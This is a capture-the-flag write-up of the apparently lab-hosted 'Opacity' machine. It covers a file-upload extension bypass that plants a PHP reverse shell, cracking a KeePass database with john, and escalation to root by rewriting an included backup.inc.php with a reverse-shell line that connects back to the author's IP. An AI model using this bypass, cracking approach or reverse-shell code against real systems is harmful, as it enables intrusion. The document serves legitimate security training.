CTF writeup

Opacity

Made by:
Suljov
2024-05-02
1.0

Summary

The attacker **Suljov** managed to bypass the image upload functionality to being able to upload a malicius PHP to get a reverse shell.

Well inside the system, **Suljov** found a keepassdb file and managed to crack it to find the password to the user `sysadmin`.

As now the user `sysadmin`, **Suljov** found scripts on the `sysadmin`s home dir. After further notice about the code and with the fact it makes a copy of the script folder and everything, **Suljov** can simply move the scripts folder to make a new one with a modified file called `backup.inc.php` that the main script uses. **Suljov** inserted a reverse shell command in the `backup.inc.php` file since this script will be executed with elevated privileges and hence, getting root and completly compromise the system.

Table of Contents

Attack chain

Recon

nmap


```
PORT    STATE SERVICE     REASON         VERSION
22/tcp  open  ssh         syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
|   3072 0f:ee:29:10:d9:8e:8c:53:e6:4d:e3:67:0c:6e:be:e3 (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQCa4rFv9bD2hlJ8EgxU6clOj6v7GMUIjfAr7fzckrKGPnvxQA3ikvRKouMMUiYTh
vvfM7gOORL5sicN3qHS8cmRsLFjQVGyNL6/nb+MyfUJlUYk4WGJYXekoP5CLhwGqH/
yKDXzdm1g8LR6afYw8fSehE7FM9AvXMXqvj+/WoC209pWu/
s5uy31nBDYYfRP8VG3YEJqMTBgYQIk1RD+Q6qZya1RQDnQx6qLy1jkbrgRU9mnfhizLVsqZyXuoEYdnpGn9ogXi5A0McD
mJF3hh0p01+KF2/+GbKjJrGNylgYtU1/
W+WAoFSPE41VF7NSXbDRba0WIH5RmS0MDDFTy9tbKB33sG9Ct6bHbpZCFnxBi3toM3oBKYVDfbpbDJr9/
zEI1R9ToU7t+RH6V0zrljb/cONTQCANYxESHWVD+zH/yZGO4RwDCou/
ytSYCrnjZ6jHjJ9TWVkRpVjR7VAV8BnsS6egCYBOJqybxW2moY86PJLBVkd6r7x4nm19yX4AQPm8=
|   256 95:42:cd:fc:71:27:99:39:2d:00:49:ad:1b:e4:cf:0e (ECDSA)
| ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBAqe7rEbmvlsedJwYaZCIdligUJewXWs8mOjEKjVr
rY/28XqW/RMZ12+4wJRL3mTaVJ/ftI6Tu9uMbgHs21itQQ=
|   256 ed:fe:9c:94:ca:9c:08:6f:f2:5c:a6:cf:4d:3c:8e:5b (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINQSFcnxA8EchrkX6O0RPMOjIUZyyyQT9fM4z4DdCZyA
80/tcp  open  http        syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-cookie-flags:
|   /:
|     PHPSESSID:
|_      httponly flag not set
| http-title: Login
|_Requested resource was login.php
|_http-server-header: Apache/2.4.41 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
139/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.6.2
445/tcp open  netbios-ssn syn-ack ttl 63 Samba smbd 4.6.2
```

Gobuster

```
/login.php
/css
/cloud
/images
```

Foothold

At `/cloud` we see that we can upload a photo via an external URL




Ofc we will use our own ip and hopefully upload an reverse shell


hosting our simple python webserver

```
python3 -m http.server 80
```

And put in the URL to our shell



But it seems like the website wont allow us to upload a php file




We need to find a workaround this.

After some digging i learned that you can add a space then having space then `.jpg` in the end and iit will basically bypass it.

i have a reverse shell called `shell.php` and in the URL i will put:

```
http://10.9.2.89:80/suljov.php .jpg
```




But first i start a listener


```
nc -lvnp 1337
```

and the python webserver

```
python3 -m http.server 80
```

after uploading it i get a connection






then go to the file where its uploaded, and now i have a shell connection

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nc -lvnp 1337
listening on [any] 1337 ...
connect to [10.9.2.89] from (UNKNOWN) [10.10.103.78] 52474
Linux opacity 5.4.0-139-generic #156-Ubuntu SMP Fri Jan 20 17:27:18 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
 17:51:40 up  1:25,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Root


In side the system, we notice that there is a kdbx box. we transfer the file to our system and crack it




```
keepass2john dataset.kdbx > hash.txt
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=keepass
Using default input encoding: UTF-8
Loaded 1 password hash (KeePass [SHA256 AES 32/64])
Cost 1 (iteration count) is 100000 for all loaded hashes
Cost 2 (version) is 2 for all loaded hashes
Cost 3 (algorithm [0=AES 1=TwoFish 2=ChaCha]) is 0 for all loaded hashes
Will run 5 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
741852963        (dataset)
1g 0:00:00:03 DONE (2024-05-02 13:57) 0.2645g/s 232.8p/s 232.8c/s 232.8C/s jazmin..david1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

And we see the password for the user `sysadmin`



We then find a script called `script.php`

and it contains:

```php
<?php

//Backup of scripts sysadmin folder
require_once('lib/backup.inc.php');
zipData('/home/sysadmin/scripts', '/var/backups/backup.zip');
echo 'Successful', PHP_EOL;

//Files scheduled removal
$dir = "/var/www/html/cloud/images";
if(file_exists($dir)){
    $di = new RecursiveDirectoryIterator($dir, FilesystemIterator::SKIP_DOTS);
    $ri = new RecursiveIteratorIterator($di, RecursiveIteratorIterator::CHILD_FIRST);
    foreach ( $ri as $file ) {
        $file->isDir() ?  rmdir($file) : unlink($file);
    }
}
?>
```

so apparently the script uses `require_once` meaning it just uses the file `backup.inc.php`.

since we cant modify the original script. and this script makes a copy of the script folder already inside our home dir, we can simply rename the script folder (since its in our home dir) and create a new one with the zip backup file and insert a reverse shell in the `backup.inc.php` file.

after renaming the scripts folder and making a new folder called scripts with our new files we add the reverse shell:

```php
<?php

$sock=fsockopen("10.9.2.89",1337);popen("/bin/bash <&3 >&3 2>&3", "r");

ini_set('max_execution_time', 600);
ini_set('memory_limit', '1024M');
```

```
function zipData($source, $destination) {
        if (extension_loaded('zip')) {
                if (file_exists($source)) {
                        $zip = new ZipArchive();
                        if ($zip->open($destination, ZIPARCHIVE::CREATE)) {
                                $source = realpath($source);
                                if (is_dir($source)) {
                                        $files = new RecursiveIteratorIterator(new RecursiveD
irectoryIterator($source, RecursiveDirectoryIterator::SKIP_DOTS),
RecursiveIteratorIterator::SELF_FIRST);
                                        foreach ($files as $file) {
                                                $file = realpath($file);
                                                if (is_dir($file)) {
                                                        $zip->addEmptyDir(str_replace($source
. '/', '', $file . '/'));
                                                 }else if (is_file($file)) {
                                                        $zip->addFromString(str_replace($sourc
e . '/', '', $file), file_get_contents($file));
                                                 }
                                         }
                                }else if (is_file($source)) {
                                        $zip->addFromString(basename($source), file_get_conte
nts($source));
                                }
                        }
                        return $zip->close();
                }
        }
        return false;
}
?>
```

we start a listener:

```
nc -lvnp 1337
```

and now we are root

Thoughts

I like this box, i completly forgot about the fact you can use space then `.jpg` or similar to make the webapp just not use the `.jpg` in the end and just bypass the upload functionality.

I liked the keepass cracking to get to the second user, very basic but very fun.

The root was kinda **meh**, since getting root by first reading code... speaking for myself is not really fun.

What was good/fun:

- Fun with file upload exploitaton
- Fun with cracking keepass password etc

What was not so fun:

- Needing to read and understand source code in order to get to root **(yes i know, i need to learn how to read code and/or code myself jaja!!)**